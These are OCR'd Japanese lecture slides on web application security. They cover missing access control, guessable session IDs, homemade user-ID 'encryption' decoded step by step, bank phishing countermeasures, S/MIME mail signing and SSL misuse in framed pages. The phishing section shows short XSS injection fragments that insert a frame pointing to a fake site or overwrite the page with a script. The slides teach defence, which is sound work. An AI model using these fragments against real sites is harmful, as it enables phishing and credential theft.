


  - 編集の後に確認の画面がある場合によくある
    - 編集の後に確認画面がない場合でも、閲覧はできないものの、無権限での個人情報の変更ができてしまうことがよくある


欠陥のある例(Cookie)




欠陥のある例(POST)




解決例(POST)




一般的な方法(Cookie)



一般的な方法(POST)



このケースは安全？



アクセス制御の欠如した画面

- ほとんどの画面は正しくセッション管理されているが一部のページがログインなしにアクセスできてしまう
- 事例
  - 朝日新聞 2002年10月3日
    学生の顔写真、認証なしで一時閲覧可能な状態 筑波大
    学生の一人がほかの学生の顔写真を閲覧できることに気付き、9月末に大学側に通報した。大学側は1日夜までに、アドレスを入れただけでは写真が表示できないようにしたという。
  - 毎日新聞 2002年7月8日
    情報流出：複数の会員の写真が「ノッツェ」のサイトから
    閲覧した人によると、IDとパスワードを使わなくてもサーバーにアクセスでき、8日午前1時ごろには200枚以上の男女の写真を見ることができたという。

ユーザ識別の欠如

- ログインしなければアクセスできないが、ログインすれば別のユーザ向けの画面にアクセスできてしまう
- 事例
  - INTERNET Watch 2000年3月2日
    プレイステーション・ドットコムで顧客情報流出
    自分の購入状況をWebで確認できるようになっていた。その確認用Webページの URLの最後の部分の数字が、それぞれの顧客に振り分けられていたもののため、当てずっぽうで適当な数字を入力しても、他の顧客の番号と合致した場合に、その顧客の購入情報が見えてしまっていた。

原因

- 余計な引数を使っている場合
  - セッション追跡をセッションIDで行っているのに、それとは別の引数（ユーザ名や受付番号等）を使ってページを生成している
- 鉄則
  - 引数（cookieおよびURLまたはhidden）の値は、セッションIDと、画面ID（と、操作で追加するデータを送信するパラメタ）だけにせよ
  - アクセス毎にセッションIDからユーザIDを取得し、それを元に必要なデータを取り出すように設計する
    - セッション変数を活用するか、データベースを活用する
  - URLにユーザIDを出し、後にアクセス許可対象者チェックをするという設計は、チェック漏れを起こす

強度の低いセッションID

- セッションIDは予測不能に
  - 十分な長さ(20桁以上くらい?)
  - 十分なランダム性
    - 良質な擬似乱数生成系を使用する
      (下手に自作しないで既存のものを使う)
- 事例
  - 古いバージョンのWebSphereでは予測ができてしまった(某銀行は2002年初頭までそれを使っていた)
    - 連続して繰り返しログインしたときに発行されたセッションID

```
0001EGEAPVIAAA21QCXZAFITWSI
0001EGGBTOQAAA2VACXZAFJ4JSQ
0001EGG1NIYAAA2VCCXZAFJ4JSQ
0001EGGTY4QAAA2VECXZAFJ4JSQ
0001EGHQJQQAAA2VGCXZAFJ4JSQ
```


稚拙な自作暗号の使用

- 暗号化したユーザIDをセッション追跡に使用していた事例
  - 暗号を解読されれば、パスワードなしにログインされてしまう
- 稚拙な暗号の例
  - 暗号化前: takagi@mail1.accsnet.ne.jp
  - 暗号化後: MEMBER_ID=
    NHhmcWhvckBuY2xwNjRoa2xzb2d3MnNrNXJ5
    ⇒ base64デコード ⇒
    4xfqhor@nclp64hklsogw2sk5ry
  - 暗号化前: jbeef@hotmail.com
  - 暗号化後: MEMBER_ID=
    NnBpbW5mQWpyeHJncHQ3Y3Bv
    ⇒ base64デコード ⇒
    6pimnfAjrxrgpt7cpo
  - 参考:「[memo:2534] 開発者のための反面教師的暗号解読入門初級編」
    http://memo.st.ryukoku.ac.jp/archive/200201.month/2534.html

古代ローマ時代の暗号?

```
 takagi@mail1.accsnet.ne.jp
 ++++++++++++++++++++++++++
 456789012345678901234567890
  |||||||||||||||||||||||||
4xfqhor@nclp64hklsogw2sk5ry
```

- 己の能力を自覚し、自力で暗号を発明しようなどと企てない
- 鉄則:
  既存の著名な暗号アルゴリズムやそのライブラリを使用する

画面設計の問題

- フィッシング(Phishing)対策
- SSLの適切な利用
- サーバ証明書の正しい利用

Phishing防止のためのサイト設計

- 「Phishing」(フィッシング)詐欺という呼び方が定着
  - 銀行などとそっくりの偽サイトを構築し、偽のメールを無差別に送信してアクセスを誘う
  - 偽サイトでは、クレジットカード番号や、口座番号、パスワード、住所氏名などの入力を促す
  - 英米を中心に、2003年の夏ごろから急激に大規模に流行
  - Gartner社の報告
    http://www4.gartner.com/resources/120800/120804/phishing_attack.pdf
    - フィッシング詐欺にひっかかった人(情報を入力して送信してしまった人)は米国で178万人にのぼると推計
    - 偽のメールを受信した人の 3パーセントが騙されたことになる
    - 損害額が、昨年1年間で12億ドルにのぼると推計
- 対策
  - アドレスバーを隠さない
  - 信頼しやすいドメイン名を使う
  - XSS脆弱性を排除する

アドレスバーを隠さない

- ドメイン名は、ブランド名、社名に相当する、利用者から見た信頼の起点
- 隠すことに何ら意義はない
  - URL中のパラメタ部を弄られたくない?
    - 弄られるとセキュリティ上の問題が起きるシステムは、アドレスバーを隠したところで攻撃される
  - 戻るボタンを押されたくないのと同じ理由?
    - 推奨しない操作により利用者の利便性が損なわれる(セッションが途切れるなど)のは、利用者の責任
- 同じ理由で: 右クリックの無効化をしたりしない
  - 右クリックを禁止にする意義は全くない

事例: 銀行

- なぜか銀行でアドレスバーを隠すのが大流行
- 脅威
  - その銀行を装った偽ウィンドウを作られる
    - デジタルコピーは正確かつ簡単
  - どうやって被害者の画面に偽ウィンドウを出すか
    - たとえば無差別送信メールによる攻撃
      - 「こちらは○○銀行です。ただ今キャンペーン実施中。期間中にログインされた方には漏れなく粗品をプレゼント!」というメッセージとともに、偽のログインウィンドウを出現させるHTMLメールなど
  - 偽ウィンドウに誘ってどんな悪事を?
    - 口座番号とパスワードを入力させて盗む
    - 乱数表による第二暗証があるから振込は無理?
      - 偽ウィンドウへのアクセスを本物の銀行に中継し、振込先だけ差し替えて中継

何度も報道されて注意喚起された

- 日経システム構築2003年5月号,「警鐘 危険なネット銀行を作るな, なりすまし対策に死角あり, 144行の調査で判明」
  http://itpro.nikkeibp.co.jp/members/SI/ITARTICLE/20030509/1/
  - 今回の調査でもう一つ目立ったのが,身元を隠すサイトの多さである。確認で きただけでも,144行中32行がログイン画面のアドレス・バーを非表示にして おり,うち18行が右クリックを禁止している(表1-C)。こうしたサイトは, サイト自体をなりすまされるリスクがある。
- 日経産業新聞2004年8月23日,「情報技術の死角 安全対策を問う(上) オンライン銀行——フィッシング詐欺に注意」
  - 全国の主要銀行百二十行について、フィッシング対策に重要と思われる項目を調べた。調査内容は専門家が指摘する(1)公式サイトに接続しているか確認できる「アドレスバー」を隠していないか(2)証明書や暗号化の有無が確認できる「ステータスバー」を隠していないか(3)公式サイトと偽サイトを混同する原因になりやすい「複数ドメイン名」を使っていないか——の三点だ。
    その結果、満点だったのはみずほ銀行、UFJ銀行、三井住友銀行、シティバンク銀行、ジャパンネット銀行、中央三井信託銀行、住友信託銀行、北陸銀行の八行だけだった。アドレスバーを隠していたのは東京三菱銀行や新生銀行など。ステータスバーを隠していたのはソニー銀行やイーバンク銀行など。これらを隠す理由はデザイン上の理由や顧客の誤操作を防ぐためとみられる。しかし、安全性の面では疑問がある。

日本銀行金融研究所 第4回情報セキュリティシンポジウム
配付資料（2002年2月28日）

インターネットバンキングに迫り来る現実的脅威

独立行政法人 産業技術総合研究所
グリッド研究センター セキュアプログラミングチーム長
高木 浩光
http://staff.aist.go.jp/takagi.hiromitsu/

2002年2月の日本銀行金融研究所での講演資料より

どんな脅威が?

- これらの銀行を装った偽ウィンドウを作られる
  - デジタルコピーは正確かつ簡単
- どうやって被害者の画面に偽ウィンドウを出すか
  - たとえば無差別送信メールによる攻撃
    - 「こちらは○○銀行です。ただ今キャンペーン実施中。期間中にログインされた方には漏れなく粗品をプレゼント!」というメッセージとともに、偽のログインウィンドウを出現させるHTMLメールなど
- 偽ウィンドウに誘ってどんな悪事を?
  - 口座番号とパスワードを入力させて盗む
  - 乱数表による第二暗証があるから振込は無理?
    - 偽ウィンドウへのアクセスを本物の銀行に中継し、振込先だけ差し替えて中継すれば可能ではないか?

2002年2月の日本銀行金融研究所での講演資料より

アドレスバーを隠す必然性がない

- 「アドレスを出すとセキュリティ上問題がある」?
  - アドレスを見られると不正アクセスされるようなら、そもそもその脆弱性を直すのが当然
- 「『戻る』ボタンを押されると困るので」?
  - ツールバー（ボタンがあるところ）だけ隠して、アドレスバーとステータスバーを表示させることは可能（知らないSIerがいる）
  - URLを書き換えられると困る? 書き換えるのは本人の責任
- 無能SIerとは縁を切れ
  - SI事業者の言い分:「発注者が要求仕様でアドレスバーを隠すように指示していたので文句は言えない」
  - 「そういうのはセキュリティ上よくありません」と言ってくれるSI事業者を選ぶべし
- ポップアップウィンドウも同様
  - そんなもの、要らないでしょ?

その後どうなったか

- 2004年11月ごろ、大半の大手銀行がアドレスバーを隠すのをやめた

まぎらわしくないドメイン名を使う

- 最近の銀行の告知
  - 「当行のドメイン名は『〇〇bank.co.jp』です」
- 複数のドメインを使わない
  - Webサイトの機能の一部をアウトソースしている場合、ASP事業者のドメイン名の画面となっていると、消費者はASPのドメインも把握していないといけない
- まぎらわしいドメイン名を避ける
  - smbc.co.jp？ msbc.co.jp？
  - 「l」と「i」など
- 日本語ドメイン名をどうするか

信頼しやすいドメイン名

- 信頼性の高いドメイン名
  - go.jp　lg.jp　co.jp
- なぜかあえて信頼性の低いドメインを使う自治体たち
  - 山梨県: http://www.ycma.jp/
  - 富山県: http://e-toyama.net/
  - 茨城県: https://www1.asp-ibaraki.jp/
  - 徳島県: https://www.tok-j.info/top/
- LG.JPドメイン名について，総合行政ネットワーク全国センター
  http://www.lasdec.nippon-net.ne.jp/lgw/sec-domain.htm
  - **行政サービス用ドメイン名とは？** 行政サービス用ドメイン名とは、LG.JPドメイン名のうち、地方公共団体が行う行政サービスで、総合行政ネットワーク運営協議会が認定したものを登録対象とするドメイン名を指します。例えば、XX県と県内の市町村が共同で、「XX電子申請サービス」を提供する場合に、"SHINSEI- XX.LG.JP"といった行政サービス用ドメイン名を使用することが考えられます。（略）

自社ドメインで完結していない場合

- ログイン画面やアンケート入力画面等が、業務委託先の事業者のドメインになっている場合
  - フィッシング詐欺に警戒するユーザは、情報入力時にアドレスバーを見て、どこのドメインなのかを確認する
  - そのドメインのことをユーザは知っているか?
- 業務委託先の説明が必要

XSS脆弱性を突いたPhishing

- XSS脆弱性があるウェブサイトでは、本物ドメインの画面上に、偽のHTMLコンテンツを表示させられる
  - JavaScript等を差し込むことで可能
- 事例
  - 日経IT Pro,国内ユーザーを狙ったフィッシングが続出，アドレス・バーを偽装する場合も，VISAやヤフーをかたる“日本語フィッシング”，サイト運用者も注意が必要，2004年11月18日 http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20041118/152787/
    - このフィッシングの特徴は，メールで誘導した偽サイトのアドレス・バーを“偽装”すること。JavaScriptやフレームを使って，アドレス・バーには ヤフーのURLを表示させ，ページの中身にだけ偽サイトのページ（フレーム）を表示させる。同社では詳細は明らかにしていないものの，Yahoo! Japan（Yahoo!メール）サイトの不具合を悪用しているようだ。（略）
      ユーザーばかりではなく，サイトの開発者／運用者も注意が必要だ。フィッシングに悪用される不具合――例えば，クロスサイト・スクリプティングの脆弱性など――がないことを改めて確認したい。

XSSによるコンテンツ差し替え

- <frameset>…</frameset>を挿入する
  - ページの中に一つでも<frameset>があると、他のデータは無効になって、フレーム設置画面になる
  - <frame src=”http://偽サイト”> で差し込む
- <script>document.innerHTML=”…”</script>を挿入する
  - 「document.innerHTML」に代入すると、ページ内容全体が、”…”の文字列に差し替わる
  - document.innerHTML=”偽ページのHTML”

Yahoo! JAPANの事例

- 2004年11月に発生した日本語phishing
  - Yahoo!メール（Webメールサービス）に届いたHTML形式のphishingメール
  - Yahoo!メールのXSS脆弱性を突いて、yahoo.co.jpドメインの画面上に偽コンテンツを表示させていた

事業者はメールに電子署名せよ

- メールマーケティングが消費者を騙されやすくする
  - 「いますぐここをクリック！」
  - リンクをクリックさせてログイン（パスワードの入力）を促す
  - メールマガジンのHTMLメール化の流行
- メールは本物かどうか確認が困難
  - From: は元々自由記述欄
  - ヘッダの Received: を調べるのは一般の人には無理
  - 発行者とは別ドメインから送信されることも多く、本物サイトから送信されたか見分けが困難
    - メール配信を外部委託している場合
- メールに電子署名せよ
  - S/MIMEという規格がすでに普及しているが、ほとんど使われていない
  - 1メールアドレス（発信者）あたり1年間数千円で証明書を買える

メールについて事業者の対策

- 顧客向け自動送信メールにはS/MIME署名する
- HTMLメールを使うのをやめる
- メールで不用意な連絡をしない

メールにはS/MIME署名する

- 「当社からお客様にそのようなメールをお送りすることはありません」とは言っていられない
  - Webサイトから消費者への自動連絡メール
  - マーケティング目的のメールマガジン
- S/MIME署名（PGPではだめ）
  - 証明書の価格: 1アドレスあたり 3,000円/年 前後
    - 今すぐにでも導入できるはずでは?
    - VeriSign Inc.が提供中
    - 「class 1」の信頼性（あまり信頼性は高くない）
  - cf.日本ベリサイン社の新サービス: 185,850円/年
    - おそらく「class 3」相当の信頼性（登記簿謄本による本人確認）
    - どうしてサーバ証明書より高いの??

S/MIMEは普及するか

- 「鶏と卵」
  - 早期に導入した事業者は、本当の顧客サービスをアピールできる
    - 「当社はフィッシング詐欺に対してお客様がご自身で対策を…
- 問題点
  - Becky!などでは、署名部が添付ファイルとして表示されてしまう
    - 「ウイルスじゃないのか?」の問い合わせが殺到するおそれ
    - メールソフトも改善されていくはず
  - 消費者向けにS/MIMEの意味と使い方を説明するコンテンツを用意させられる
  - 詐欺師たちもS/MIME署名してくるようになったら……

将来のS/MIME利用の理想像

- 次の手順をサポートするメールソフトがあるとよい
  - ユーザ登録と同時に、事業者の公開鍵付き署名メールが送られてくる
  - その公開鍵に名前を付けて新規フォルダに保存
  - 以後、その鍵で署名されたメールは、受信と同時にそのフォルダに仕分けされる
  - 受信箱に残るのは、不審なメール、初めての相手からのメール、S/MIME証明書を持っていない個人からのメールのみとなる
- S/MIME署名を使う事業者が増えれば、自然とメールソフトがこうした機能を導入するようになると思われる

HTMLメールを使うのをやめる

- メールマガジンにHTMLメールを使う事業者が多い
  なぜ?
  - 視覚的にインパクトのある内容にできるから
  - メールマガジン業者に勧められたから
  - 読者のレスポンス状況の統計が得られるから
    - プライバシー侵害の問題もある
- HTMLコンテンツを見せたければWebに置けばよい
  更新したことを知らせる通知だけメールですればよい
  - メールでコンテンツを届けるのはナローバンド時代に意義あったことであり、ブロードバンド時代には不要
  - 生き残りに必死なメールマガジン業者に惑わされない

メールで不用意な連絡をしない

- UFJ銀行の事例
  - 2005年3月の事例
    - http://www.ufjbank.co.jp/ippan/oshirase/email_pc.pdf
  - 2002年1月の事例

三和銀行と東海銀行は、2002年1月15日に合併し、UFJ銀行として新たにスタートいたしました。


インターネットバンキングのご利用について

●現在、UFJ銀行のホームページは、アクセス集中により、大変つながりにくくなっております。お客さまには大変ご迷惑をおかけし、誠に申し訳ございません。しばらく経ってからご利用いただきますようお願い申し上げます。
尚、インターネットバンキングのご利用は、当面、下記のURLよりログインしていただきますようお願いいたします。
http://www.csweb.co.jp/TBK/ufj/login.htm

Pharmingに対する考え方

- hosts書き換え
  DNS spoofing（DNS poisoningを含む）
  - 錠前アイコンを確認して https:// ページにしか情報を入力しないようにし、証明書異常警告が出ていないことを確認すればよい
- 今後起き得る懸念
  - 偽のルート証明書を密かにインストールするスパイウェアが登場するおそれ
- そもそも
  - スパイウェアを受け入れてしまった時点で、その消費者のコンピュータはどんな侵害も起き得る

- 偽サイトを https:// でアクセスしたときの様子




根本的な解決

- 2要素認証（乱数表、ハードトークン）はフィッシング詐欺対策としては完全でない
  - 中継されたらアウト
  - ICカードやSSLは暗号を用いた相互認証をしているので、中継しても攻撃できない

中継による偽サイト


- 偽サイト構築が極めて簡単
  - 全データを双方向に本物サイトに中継する
  - 通信データを記録する（盗む）
  - 途中からセッションを乗っ取る（攻撃アクションを起こす）
  - 通信データの一部を差し替えて中継する（振込先を変更して中継するなど）



中継攻撃に対する自衛策

- https:// のページで、証明書異常警告が出なければ、中間者攻撃は起きていないと判断できる

以下の構成の場合は証明書異常警告が出る



携帯電話の場合

- 携帯電話に対するphishing攻撃のおそれ
  - 携帯電話にはアドレスバーがないのアクセスした後では確認できない
    - 確認する習慣もついていない
  - ジャンプする前に確認して、あまり遠くへ行かない
  - 偽サイトのURLをしのばせたQRコード
    - 偽QRコードのシールを本物ポスターに貼られる

SSLの正しい使い方

- SSLの役割
- SSLが使われていることはユーザが確認するしかない
- 改竄されていないことの確認
- セキュアシールの意味
- FRAMEの外枠からhttps:とせよ
- テスト証明書で運用しない
- 「俺様」認証局の使用を強制しない
  - 政府だけはそれをして妥当なのか
- セッション追跡用cookieにsecure属性を

SSLの役割

- そもそもSSLとは何のために使うのか
  - 通信内容を秘匿するために
    - 理解されている
  - 通信内容が改竄されていないことを確認するために
    - 理解されているか?
  - 通信先が偽者ではないことを確認するために
    - 理解されているか?
- ユーザが理解していなければ意味がない
  - どうして?

SSLが機能しない事態

- リンク先が https:// になっていない場合
  - これはサイト構築事業者のミス
  - そのままリンクを辿って情報送信をしたユーザは、盗聴による情報漏洩の危険にさらされる
- リンク先は https:// だが、リンク元が http:// の場合
  - これはミスでないと言えるか?
  - リンク元ページにアクセスしたとき、通信内容を改竄され、リンク先を http:// にすり替えられている可能性
    - そのままリンクを辿って情報送信したユーザは、盗聴される
  - リンク元ページも https:// にすべきか?
    - そのページのリンク元も? さらにその前も??
      - それはむちゃ

ユーザが確認するしかない


- 暗号化が必要だとユーザが感じた時点で、今見ている画面が https:// になっているかを、ユーザが目視確認するべきである
  - 全部の画面を https:// にしておくといわけにはいかないのだから
- 駄目な事例
  - パスワード送信先は https:// になっているのにパスワード入力画面が http:// になっている
    - 今見ている画面が改竄されている可能性
    - ユーザが自力でソースHTMLを見てFORM要素のACTION属性（送信先）が https:// になっているか確認すればよい?
      - それはむちゃな話だ

改竄されていないことの確認

- 重要な情報を閲覧するときの心得
  - 例: 株価情報、行政機関の発表情報などなど
  - その画面は https:// になっているか?
    - なっていないのなら、通信路上で改竄されているか、偽サイトかも
- 重要な情報を提供するときの心得
  - 「すべての画面を https:// にせよ」とまでは言わない
    - そうしてもよいが
      - 例: https://www.netsecurity.ne.jp/ ここはhttpではアクセス不可
  - 同じ画面を https:// でもアクセスできるようにすべき
    - リンクを設けておくのは親切かもしれないが、必須ではなく、
    - ユーザが自力でアドレスバーの http:// を https:// に書き換えてアクセスするという習慣を身につけるべき

FRAMEの外枠からhttps:とせよ

- アドレスバーのURLが http://.... で、FRAMESETが使われていて、サブフレームが https:// になっている場合



鍵マークが出ないのですが...

Q 個人情報やクレジット情報の入力画面で、鍵マークが表示されませんが、セキュリティに問題はないのですか？

A4. セキュリティは正常に機能しております。

現在のホームページのフレームの構成上、ブラウザ画面の右下に鍵マークが表示されていませんが、セキュリティは正常に機能しております。ご安心ください。

Q6-3 のホームページにはセキュリティがかかっていないように見えるのですが。

ご安心ください。ではきちんとセキュリティをかけています。
普通ですと、暗号化されたhttpsの画面はブラウザの下の方に鍵のかかったマークで表示されますが、の課金認証に関する画面はヘッダーなどのフレームに囲まれているため、鍵マークは表示されませんのでご了承ください。
セキュリティの上では何の問題もありませんが、どうしてもご心配な方は、お客様情報の登録画面を別ウインドウで表示させると鍵マークが表示されますのでご確認ください。

（こうした文言の探し方:「SSL ご安心ください」で検索）

- ダメな事例——あるクレジットカード会社

のセキュリティについて

Q. 鍵マークが出ていないページに ID の入力欄があるのですが、安全なのでしょうか？

A. お気軽にをご利用いただけるよう、各ページのメニューにへのログインフォームを設けています。メニューの表示されているページ自体は暗号化されていませんので、鍵マークは出ませんが、入力データの送信先がSSL サーバとなっていますので、ID やパスワードは暗号化された状態で送信されることになります。ログイン後の画面に鍵マークが出ていることを確認してください。

SSLについて

お客様に安心してご利用いただけるように、では SSL(Secure Socket Layer) と呼ばれる暗号通信技術を採用しています。

Q14.「口座開設のお申し込み」画面で、URLに https:// と表示されませんが、暗号化されているのでしょうか？また、SSL通信を意味する「ロック状態のカギ」マークが表示されませんが、暗号化されているのでしょうか？

「口座開設のお申し込み」画面で入力いただいた情報は、SSL 128bitで暗号化して送信されますので、ご安心ください。

画面の構成上、URLには http:// と表示されますが、情報を入力いただく部分（フレーム）はSSL通信となっています。

背景が白の部分（フレーム）で右クリックをし、「フレーム情報」(Netscape Navigator) または「プロパティ」(Internet Explorer) をご覧いただくと、URLが https:// となっていることや、SSL 128bit通信であることをご確認いただけます。

【セキュリティ・ご利用環境・ブラウザ】

＜ログイン画面や会員登録フォームでSSL対応の鍵マークがでないのですが、
個人情報の送信をしても大丈夫なのですか？＞
フレーム内にあるページのため鍵マークは表示されていませんが、個人情報やIDパスワードなどを入力する画面は全てSSL（Secure Socket Layer）暗号プロトコル（128ビット）を使用したページになっていますのでご安心下さい。会員登録画面の登録フォーム上にてファイルのプロパティをご参照（Windowsパソコンでは右クリックをして「プロパティ」を選択）頂きますと、「https://」で始まるSSLページであることがご確認いただけます。

Q．「ＳＳＬあり」を選択しても「鍵」マークが表れないが大丈夫か

A．ご安心ください、ＳＳＬは有効です。登録画面がフレーム内で遷移しているため、ステータスバーなどでのセキュリティ・ロックのマークや、「https://～」などのURLの表示がありません。ただしSSLは有効となっておりますので、安心してご利用下さい。なお、登録画面を別ウィンドウで開くと、ＳＳＬ有効の表示がご確認いただけます。

【▲TOPへ戻る】

「暗号化されます」という嘘

- パケット改竄の可能性
  - 外枠のフレームのHTMLが通信路上で改竄されたら
    - <FRAME SRC="https://..."> が
      <FRAME SRC=" http://..."> に差し替えられる
